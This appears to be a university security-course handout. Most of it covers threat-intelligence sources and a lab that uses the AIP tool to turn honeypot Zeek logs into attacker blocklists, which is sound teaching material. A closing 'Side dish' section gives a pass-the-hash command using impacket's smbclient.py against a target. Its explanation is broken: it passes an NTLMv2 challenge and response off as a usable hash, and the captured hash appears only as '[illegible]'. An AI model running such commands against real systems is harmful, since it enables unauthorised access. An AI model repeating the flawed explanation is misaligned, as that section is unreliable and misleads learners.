- Poorly verified IoCs can cause damage to an organization.

⚠ The biggest cybersecurity defense tool we currently have is threat intelligence.

Finding Threat Intelligence (17:20, 8m)

There are **myriad** websites, platforms, and communities to search, look up, share, and download Threat Intelligence and IoCs. Including Stratosphere's own²⁵:

- <https://www.abuseipdb.com/>
- <https://otx.alienvault.com/>
- But the best is still: <https://www.virustotal.com/>
 - Search for indicators: IPs, domains, URLs, and hashes.
 - Analyze with different antivirus engines.
- Exercise to search. Are they **benign** or **malicious**?
 - 1.1.1.1
 - d75de8f7a132e0eb922d4b57f1ce8db47dfcae4477817d9f737762e486283795
 - 190.109.227.40
 - 70c65bd0e084398a87baa298c1fafa52afff402096cb350d563d309565c07e83
 - test.com
- What is the main problem of searching for IoC on these sites?
 - That is why we have <https://www.misp-project.org/>

Limitations of Threat Intelligence (17:28, 2m)

Threat Intelligence is our best defense tool. However, it is not a silver bullet. Among the key limitations are:

- It can help us detect what is known but **not new** things.

²⁵ <https://mcfp.felk.cvut.cz/publicDatasets/CTU-AIPP-BlackList/>


- Very good information about well-known C&C, or old ones.
- There is not much information on small, malicious campaigns or very new ones.
- Not exhaustive: the lack of information about an indicator does not mean it's benign
- TI platforms typically contain a high number of False Positives.

Generating your own Threat Intelligence with AIP

AIP (Attacker IP Prioritizer)²⁶ is a tool created at the Stratosphere Lab that helps you generate your own Threat Intelligence based on your own data or attacks.

It uses several different statistical models to generate **short** blacklists that are highly efficient, meaning that each IoC has a high detection power.

It works like this:



Let's run AIP on your containers to create your own IoC

(17:31, 1m)



Goal: We will get Zeek flow data from some honeypots that received attacks from the Internet. Your goal is to extract good value IoCs from those attacks so you can use them as a blacklist in a firewall, Intrusion Detection System, etc.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

²⁶ <https://github.com/stratosphereips/AIP>

- Online students: Be sure you are not in any Tmux or SSH.
- Clone the AIP repository:
 - `git clone --depth 1 https://github.com/stratosphereips/AIP.git ~/AIP`
- Access the AIP folder:
 - `cd ~/AIP`
- Create a Python Virtual Environment to install the requirements
 - `apt install python3-venv`
 - `python3 -m venv aip-venv`
- Activate the virtual environment
 - `source aip-venv/bin/activate`
- Install the Python requirements:
 - `pip install -r requirements.txt`
- Set the PYTHONPATH environment variable so Python knows where to find all AIP components:
 - `export PYTHONPATH=$(pwd)/lib`
- Let's test that AIP works with a simple test:
 - `python3 bin/aip --help`

Install AIP

Prepare data

Run AIP

Explore TI feeds

- Download the honeypot data we prepared for you (GZ)
 - `wget --no-check-certificate "https://drive.usercontent.google.com/download?id=1U71r7yrVyBrxL0zo5h6QF0yyNqBaxJjf" -O /tmp/class-7-aip-zeek-logs.tar.gz`
- Uncompress the file into the data/raw directory of AIP:
 - `tar -xvf /tmp/class-7-aip-zeek-logs.tar.gz -C data/raw/`
- Let's check that the data is in the right place:

- `ls -alh data/raw/*`

```
(aip-venv) root@bsylabs:~/AIP$ ls -alh data/raw/*
data/raw/2025-11-02:
total 1.3M
drwxr-xr-x 2 root root 4.0K Nov  5 08:05 .
drwxr-xr-x 6 root root 4.0K Nov  5 08:05 ..
-rw-r--r-- 1 root root 45K Nov  5 08:05 conn.00:00:00-01:00:00.log.gz
-rw-r--r-- 1 root root 39K Nov  5 08:05 conn.01:00:00-02:00:00.log.gz
-rw-r--r-- 1 root root 52K Nov  5 08:05 conn.02:00:00-03:00:00.log.gz
-rw-r--r-- 1 root root 48K Nov  5 08:05 conn.03:00:00-04:00:00.log.gz
```

- Let's edit the configuration file to tell AIP which IPs belong to our honeypots. So we only use those IPs to get data, and we ignore the rest:

- `vim data/external/honeypots_public_ips.csv`

```
public_ip,operation_start_date,operation_end_date
139.59.213.4,2024-10-23,
```

Pay attention to that last ‘,’

- You can also ignore some IPs

- `vim data/external/do_not_block_these_ips.csv`

```
ip,
86.49.235.165,
147.32.82.229,
```

Install AIP

Prepare data

Run AIP

Explore TI feeds

- Let's run AIP!

- `python3 bin/aip --date 2025-11-05 -v`

■ `-v` → Verbose mode

```
(aip-venv) root@bsylabs:~/AIP$ python3 bin/aip --date 2025-11-05 -vv
2025-11-05 08:26:53,359 - root - INFO - Alpha model completed successfully.
2025-11-05 08:26:53,397 - root - INFO - Alpha7 model completed successfully.
2025-11-05 08:26:53,465 - root - INFO - Prioritize_New model completed successfully.
2025-11-05 08:26:53,552 - root - INFO - Prioritize_Consistent model completed successfully.
2025-11-05 08:26:53,814 - root - INFO - Random_Forest model completed successfully.
```

i If you see some warnings that some data is missing, it's alright.

Install AIP

Prepare data

Run AIP

Explore TI feeds

If you see this error, you can ignore it

- `OverflowError: date value out of range`

There are five TI feeds created by AIP:

- **Prioritize New:** new attacker IPs rise to the top of the list
 - `zless data/output/Prioritize_New/AIP-Prioritize_New-*.csv.gz`
- **Prioritize Consistent:** repeated attacker IPs rise to the top of the list
 - `zless data/output/Prioritize_Consistent/AIP-Prioritize_Consistent-*.csv.gz`
- **Alpha:** all attackers from last 24 hours
 - `zless data/output/Alpha/AIP-Alpha-*.csv.gz`
- **Alpha7:** all attackers from the last 7 days
 - `zless data/output/Alpha7/AIP-Alpha7-*.csv.gz`
- **Random Forest:** attackers to be expected to attack tomorrow rise to the top of the list
 - `zless data/output/Random_Forest/AIP-Random_Forest-*.csv.gz`
 - This file may not be created if there is not enough data. Is ok.
- You can look up some of these IP addresses on VirusTotal.

💡 You can find our honeypots threat intel feeds generated with AIP [here](#). And you can fork the [repository](#) and contribute by opening a PR with your improvements!

Recap: Threat Intelligence is the best defense the world has right now. It can help prevent and detect attacks, improve decision-making, and reduce cybersecurity costs.

AIP is the first tool to create TI that uses statistical models to create better feeds. It is free, and you can use, contribute and share! Including our lists.

In this class, there is no assignment! ♥

Heads up for Class 8 next week

Next week's class requires some previous knowledge of programming, and we will be working with C code.

i *Be aware that some labs may not work for Arm architectures (e.g., Mac M*)*

Here is some reading material as a refresher:

- QuickRef, (2025) *C Cheat Sheet & Quick Reference*. [online] Available at: <https://quickref.me/c.html> [Accessed 6 Nov. 2025].
- Tutorials Point, (2025) Strings in C. [online] Available at: https://www.tutorialspoint.com/cprogramming/c_strings.htm [Accessed 6 Nov. 2025].
- Python Tutor, (2025) *Online C Compiler, Visual Debugger, and AI Tutor - Learn C programming by visualizing code*. [online] Available at: <https://pythontutor.com/c.html#mode=edit> [Accessed 6 Nov. 2025].
- If you really want to go to the source:
 - “*The C Programming Language*” by Brian Kernighan and Dennis Ritchie

Class Feedback

By providing us with feedback after each class, you can help us make the next class even better!

<https://bit.ly/BSY-Feedback>



Side dish: Don't Crack, just Attack

It is much better to use the *Pass the Hash* technique than to crack a password in Windows systems. But you need a Windows server for that. In SAMBA, this may be impossible.

The tool to do pass-the-hash is called **smbclient.py** (not to be confused with **smbclient**)

- `apt install smbclient python3-impacket -y`

The hash you capture looks something like this:

[illegible]

From the captured hash, we can break it down into the necessary components:

1. **Username:** Not explicitly provided in the captured data, but in many cases, this can be inferred or substituted with a placeholder (such as `someuser`).
2. **Domain:** `WORKGROUP`
3. **Challenge:** `b3b2e8daca57d891`
4. **NTLMv2 Response:** `E46B4087E88692750E7054E658B3B8AB`
5. **Session blob** (which isn't required for Impacket tools): The part after the NTLMv2 response.

The format **smbclient.py** expects for NTLMv2 hashes is as follows:

USERNAME::DOMAIN:CHALLENGE:NTLMv2_RESPONSE

The correctly formatted hash then would look like this

- someuser::WORKGROUP:b3b2e8daca57d891:E46B4087E88692750E7054E658B3B8AB

Attack

Remember, it will only work on Windows servers:

- `smbclient.py WORKGROUP/pepito@TARGET_IP -hashes
b3b2e8daca57d891:E46B4087E88692750E7054E658B3B8AB`